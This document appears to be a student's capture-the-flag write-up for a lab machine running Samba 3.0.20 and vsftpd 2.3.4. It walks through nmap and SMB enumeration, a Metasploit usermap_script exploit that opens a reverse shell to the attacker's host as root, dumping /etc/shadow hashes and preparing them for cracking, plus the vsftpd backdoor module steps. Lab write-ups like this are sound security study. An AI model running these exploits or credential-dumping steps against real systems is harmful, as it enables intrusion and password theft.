

1. Scan and foorprinting

```
root@kali:~# nmap -A -T4 -p- 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-08 16:56 EDT
Nmap scan report for 10.10.10.3
Host is up (0.033s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.14.24
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

- Google the version of vsftpd 2.3.4 (might be **vulnerable**).
- Why anonymous FTP login is allowed?

-
- **SSH Port 22** is low chance of being exploited
 - **Port 139-445** SMB is open (Check this one first)
 - Google the version of **Smb-d**

```

| NO session bandwidth limit
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| vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
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|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port

```

2. Enumerating

1. smbclient (first machine)

First, we check with **Smbclient** → Do we have any login?

So, we got...

- print\$
- IPC\$
- ADMIN\$

```
root@kali:~# smbclient -L \\\\10.10.10.3\\
Enter WORKGROUP\\root's password:
Anonymous login successful

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  tmp            Disk            oh noes!
  opt            Disk
  IPC$           IPC             IPC Service (lame server (Samba 3.0.20-Debian))
  ADMIN$         IPC             IPC Service (lame server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server          Comment
  -----
  Workgroup        Master
  WORKGROUP        LAME

root@kali:~#
```

⇒ Try to connect to **\tmp, \ADMIN\$, \IPC\$,**

→ Nothing really here and **access denied** with other folders.

→ Therefore, we would need **root password** to get accessed into these.

```

root@kali:~# smbclient \\\10.10.10.3\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Aug  8 17:04:45 2019
..               DR           0   Sun May 20 14:36:12 2012
5119.jsvc_up     R           0   Thu Aug  8 16:51:26 2019
.ICE-unix        DH           0   Thu Aug  8 16:50:24 2019
.X11-unix        DH           0   Thu Aug  8 16:50:49 2019
.X0-lock        HR          11   Thu Aug  8 16:50:49 2019

7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
root@kali:~# smbclient \\\10.10.10.3\opt
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient \\\10.10.10.3\ADMIN$
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~#

```

Metasploit smb

Since, nothing really here and **access denied** with other folders.

→ So, we would need **root password** to get accessed into these.

Therefore, we would try with **Metasploit SMB**

```

root@kali:~# smbclient \\\\10.10.10.3\\tmp
Enter WORKGROUP\\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Aug  8 17:04:45 2019
..               DR          0   Sun May 20 14:36:12 2012
5119.jsvc_up     R           0   Thu Aug  8 16:51:26 2019
.ICE-unix        DH          0   Thu Aug  8 16:50:24 2019
.X11-unix        DH          0   Thu Aug  8 16:50:49 2019
.X0-lock        HR          11  Thu Aug  8 16:50:49 2019

7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
root@kali:~# smbclient \\\\10.10.10.3\\opt
Enter WORKGROUP\\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient \\\\10.10.10.3\\ADMIN$
Enter WORKGROUP\\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# █

```

- As we nmap the network, the **SMB-OS was detected** and we could **google it**.

samba 3.0.20-debian exp X Samba "username map X Samba 3.0.20 < 3.0.25rc X +

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

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
References

[CVE-2007-2447](#) | [OSVDB-34700](#) | [BID-23972](#) |
<http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534> |
<http://samba.org/samba/security/CVE-2007-2447.html>

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/samba/usermap_script
2 msf exploit(usermap_script) > show targets
3 ...targets...
4 msf exploit(usermap_script) > set TARGET <
5 msf exploit(usermap_script) > show options
6 ...show and set options...
7 msf exploit(usermap_script) > exploit
```



>show options

> set

>show targets

>run

⇒ We popped the shell and we found **root.txt** and **user.txt** which are the **FLAGS**

Id	Name
--	----
0	Automatic

msf5 exploit(multi/samba/usermap_script) > run

```
[*] Started reverse TCP double handler on 10.10.14.24:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pAMQxiqEhmYgHyXZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pAMQxiqEhmYgHyXZ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.3:42102)
9-08-08 17:13:30 -0400
```

whoami

root

hostname

```
ls
ftp
makis
service I
user
cd ..
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
locate root.txt
updatedb
locate root.txt
/root/root.txt
locate user.txt
/home/makis/user.txt
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
```

Crack password

cat **etc/passwd**

```
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```


cat etc/shadow → This to show you what accounts have password.

```
cat /etc/shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$NsRwcGhL$euHtoVjd59CxMcIasiTw/.:17239:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
```

>**Copy** all the data from **etc/password** to our **root folder** → name them **passwd**

>**Copy** all the data from **etc/shadow** to our **root folder** → name them **shadow**

>**unshadow** **passwd** and **shadow** (This is important to crack the password with **hashcat**)

```
root@kali:~# unshadow passwd shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:0:0:root:/root:/bin/bash
daemon*:1:1:daemon:/usr/sbin:/bin/sh
bin*:2:2:bin:/bin:/bin/sh
sys:$1$NsRwcGhL$euHtoVjd59CxMcIasiTw/.:3:3:sys:/dev:/bin/sh
sync*:4:65534:sync:/bin:/bin/sync
games*:5:60:games:/usr/games:/bin/sh
man*:6:12:man:/var/cache/man:/bin/sh
lp*:7:7:lp:/var/spool/lpd:/bin/sh
mail*:8:8:mail:/var/mail:/bin/sh
news*:9:9:news:/var/spool/news:/bin/sh
uucp*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy*:13:13:proxy:/bin:/bin/sh
www-data*:33:33:www-data:/var/www:/bin/sh
```

3. vsftpd 2.3.4 (second machine)

If we could exploit the the first machine, then we could also exploit the second.

1. Google for the version **vsftpd 2.3.4** (might be **vulnerable**).

Note: when you get **FTP**, you've got to have a second form of getting that file to exploit.

→ You can be malicious, but you have to have somebody exploit it for you or a way to exploit it.

→ So, if you try to exploit and it doesn't work → Move on and exploit the other machine

Don't get stuck down the rabbit holes.

A lot of boxes you're going to find have them.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show targets
3 ...targets...
4 msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
5 msf exploit(vsftpd_234_backdoor) > show options
6 ...show and set options...
7 msf exploit(vsftpd_234_backdoor) > exploit
```

> Try to **FTP** the machine...what is in the file folder???

> And we found nothing.

```
root@kali:~# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp> 
```